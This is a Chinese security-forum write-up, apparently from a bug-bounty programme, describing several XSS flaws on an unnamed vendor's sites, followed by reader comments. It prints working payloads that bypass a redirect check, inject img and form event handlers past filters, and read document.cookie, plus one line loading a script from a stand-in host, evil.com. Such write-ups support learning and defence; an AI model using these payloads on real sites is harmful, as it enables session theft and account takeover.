SRC挖掘初探之随缘XSS挖掘

hpdoger / 2019-04-04 08:55:00 / 浏览数 6910 渗透测试 渗透测试 顶(1) 踩(0)

SRC挖掘初探之随缘XSS挖掘

Author:Hpdoger@D0g3

最近试着去学挖洞，在测某SRC的一些业务时发现以下几个XSS的点。对于一些请求参数在返回的html中以隐蔽的标签形式出现的XSS，感觉还是挺常见的。这里我写了个B

下面的案例和讨论如果有什么片面或错误的地方，还望师傅们斧正

登陆跳转处XSS

某处登陆页面看了眼表单，同时跟进事件绑定的对象utils

```
<section class="login">
    <form id="login-form" onsubmit="return false;">
        <div class="input-area">
            <input id="name" class="input-field" type="text" autocomplete="off" name="name" tabindex="1" placeholder="用户名" onkeydown="utils.toNext()" />
            <a id="forget-password" target="_blank" href="">忘记密码？</a>
        </div>
        <div class="input-area">
            <input id="passwd" type="password" class="input-field" class="input-field" name="passwd" tabindex="2" onkeydown="utils.toNext()" placeholder="密码">
            <span class="ico-pwd"></span>
        </div>
        <div class="input-area">
```

直接截出登陆验证部分，redata是响应参数，登陆成功为0。host定义为normal.com。这里发现其实在登陆的时候是可以存在一个cb参数的(但之前我登陆的时候并没有察觉

```
utils.ajax({
    url:  url,
    data: $("#login-form").serialize(),
    successCb: function(redata){
        if(redata.code == 0){
            window.sessionStorage.removeItem("userInfo");
            if (utils.getParam("cb")){
                var url = decodeURIComponent(utils.getParam("cb"));
                // 瀵瑰煙鍚嶅仛鏍￠獙
                if (url.indexOf(host) == -1){
                        window.location.href = "main/index.html";
                }else{
                        window.location.href =  decodeURIComponent(utils.getParam("cb"));
                }

            }else{
                window.location.href = "main/index.html";
            }
```

其中,getparam方法如下


```
getParam: function(c_name) {
   var urlParams = location.href;
   var c_start = urlParams.indexOf(c_name + "=");■€
   if (c_start != -1) {
       c_start = c_start + c_name.length + 1;■€
       c_end = urlParams.indexOf("&", c_start);
       if (c_end == -1) {
           c_end = urlParams.length;
       }
       return urlParams.substring(c_start, c_end);
   }else{
       return null;
   }
},
```

这里开发者还是对cb参数进行了意识形态的过滤，如果cb不包含host则强制重定向首页。但是略鸡肋，直接把host放在注释符后就能绕过。

```
> ("test").indexOf('normal.com')
< -1
> ("javascript:alert(1);//normal.com").indexOf("normal.com")
< 22
>
```

POC：

```
cb=javascript:alert(document.cookie);//normal.com
```




Image处的XSS

这是该厂商的一个移动端业务，在我测之前已经有表哥X进去了，看一下这个洞是如何产生的。

功能点:提交问题反馈，可以上传问题图片

漏洞逻辑：
上传图片->提交反馈->服务端拼接提交的img参数(uri)为img标签src属性的完整地址

测试上传一个图片后，点击提交反馈并抓包，imglist参数是刚才上传图片返回的uri地址。





```
POST xxxx?q=index/feedback HTTP/1.1

imglist=%2Cpicture%2F2019%2F02%2F22%2F_a948b4eeaca7420cad9d54fdb0331230.jpg&
```

问题就出在拼接标签这部分，修改imglist参数就可以闭合Src属性进行xss,使最终的img标签执行onerror事件

步骤：抓包修改img路径->拼接恶意js事件，POC：


```
imglist=urlencode(" onerror="alert(`XSS■`)">
```

成功弹窗




邮件提交处的XSS

在测试某业务的邮箱密码验证时，发现一个包含请求邮箱的页面。



记得之前看过一篇文章，有些服务在发送完邮件后会弹出一个“邮件已发送+email”的页面导致反射型XSS，感觉就是这种了。

随手测试了一下，发现直接waf了空格、双引号、尖括号，和"\"。实体了html编码的尖括号，但是没有实体html编码的双引号。



同时在FUZZ的期间多次出现参数错误的请求，发现可能是应用层做了些过滤：

1. email字符串长度<40且@结尾
2. 不能同时出现两个双引号、括号
3. 正则alert(1)\prompt(1)\confim...

不过只要脱离引号就好说，毕竟有很多JS事件可以调。一开始把眼光放在了input标签上测试了一些on事件，发现type是hidden，一些可视on事件都没用的。记得之前看过hidden xss的一个用法是按alt+shift+x触发，poc如下

```
urlencode(email=&#34/accesskey=&#34X&#34/onclick=&#34alert&#40'xss'&#41&#34@qq.com)
```

但是这个poc很鸡肋。因为要打出cookie的话长度受限，且利用条件苛刻(firefox+按键)

回头看了下发现有form标签也有输出点，最初以为form能执行的JS事件就只有reset和submit，后来测试跑onmounseover也能弹框。


```
encodeurl(email=&#34/onmouseover=&#34alert&#40document.cookie&#41&#34@qq.com)
```

一个受阻的XSS


在测试某业务时发现一个有趣的参数拼接点：

iframe的src拼接url参数+后端给定的第三方host->iframe加载src

测试了一下特殊字符都给实体化了，但是又舍不得一个iframe



经过一番寻找，发现第三方服务的登陆点存在JS跳转漏洞，用iframe加载这个第三方服务的dom-xss也能造成弹框效果



虽然是在SRC业务站点弹的框，但真正的域应该是子页面的。打印一下COOKIE验证，果然是子页面域的cookie。由于waf掉了document.cookie和javascript:alert，我用了

```
https://src.com?url=redirect_uri%3Djavascript%26%23x3A%3Bconsole.log(document\56cookie)
```

在进一步的探索中，我做了两个尝试：


1. 尝试跳一个外域的JS，看能不能把src属性转到这个js

   ```
   https://src.com?url=redirect_uri%3Dhttps://evil.com/xss.js
   ```

   但是会把资源解析到子页面的document里，而不是src的改变

1. iframe是否能调用父页面的事件呢(document)？如果可以的话我们就直接调js
   uri把cookie打出去。之所以有这个想法是因为，当时寻思既然站点调用这个三方服务了，很大可能性这个三方站是iframe-src白名单。不过测试后发现依然被跨域限制，

   ```
   https://src.com?url=redirect_uri%3Djavascript%26%23x3A%3Bconsole.log(window.parent.document\56cookie)
   ```



对跨域姿势了解的不多，如果有兴趣的师傅，可以一起来交流一下这种问题

自闭总结

从打ctf到学着去挖洞，还是有一些思维出入的地方，慢慢理解之前师傅们说的资产收集的重要性。

也特别感谢引路人鬼麦子师傅给予的帮助，这里顺便推荐麦子师傅基于爬虫的一款开源子域名监控工具get_domain，在搭建过程中如果遇到环境配置问题，可以参考这篇U

上一篇：Bypass disabled_f... 下一篇：TCTF2019 WallBrea...

1. 7 条回复

北风飘然 2019-04-04 11:09:35

有个reflector 得插件蛮不错的 可以看看

0 回复Ta

hpdoger 2019-04-04 12:42:00

@北风飘然 感谢推荐，感觉确实很不错，已收藏。

0 回复Ta


282108****@qq.co 2019-04-04 18:51:44

我喜欢
这款
编辑器

0 回复Ta


Hulk 2019-04-05 16:58:58

高质量好文

0 回复Ta


hpdoger 2019-04-05 18:04:16

@Hulk 好文谈不上，谢谢师傅支持~

0 回复Ta


MAX丶 2019-04-14 13:49:55

很强有很多地方没我没想到！！

0 回复Ta


PaperPen 2019-05-07 16:41:29

在这看到你了，哈哈。CTF厉害，没想到挖洞也这么厉害，向你学习

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板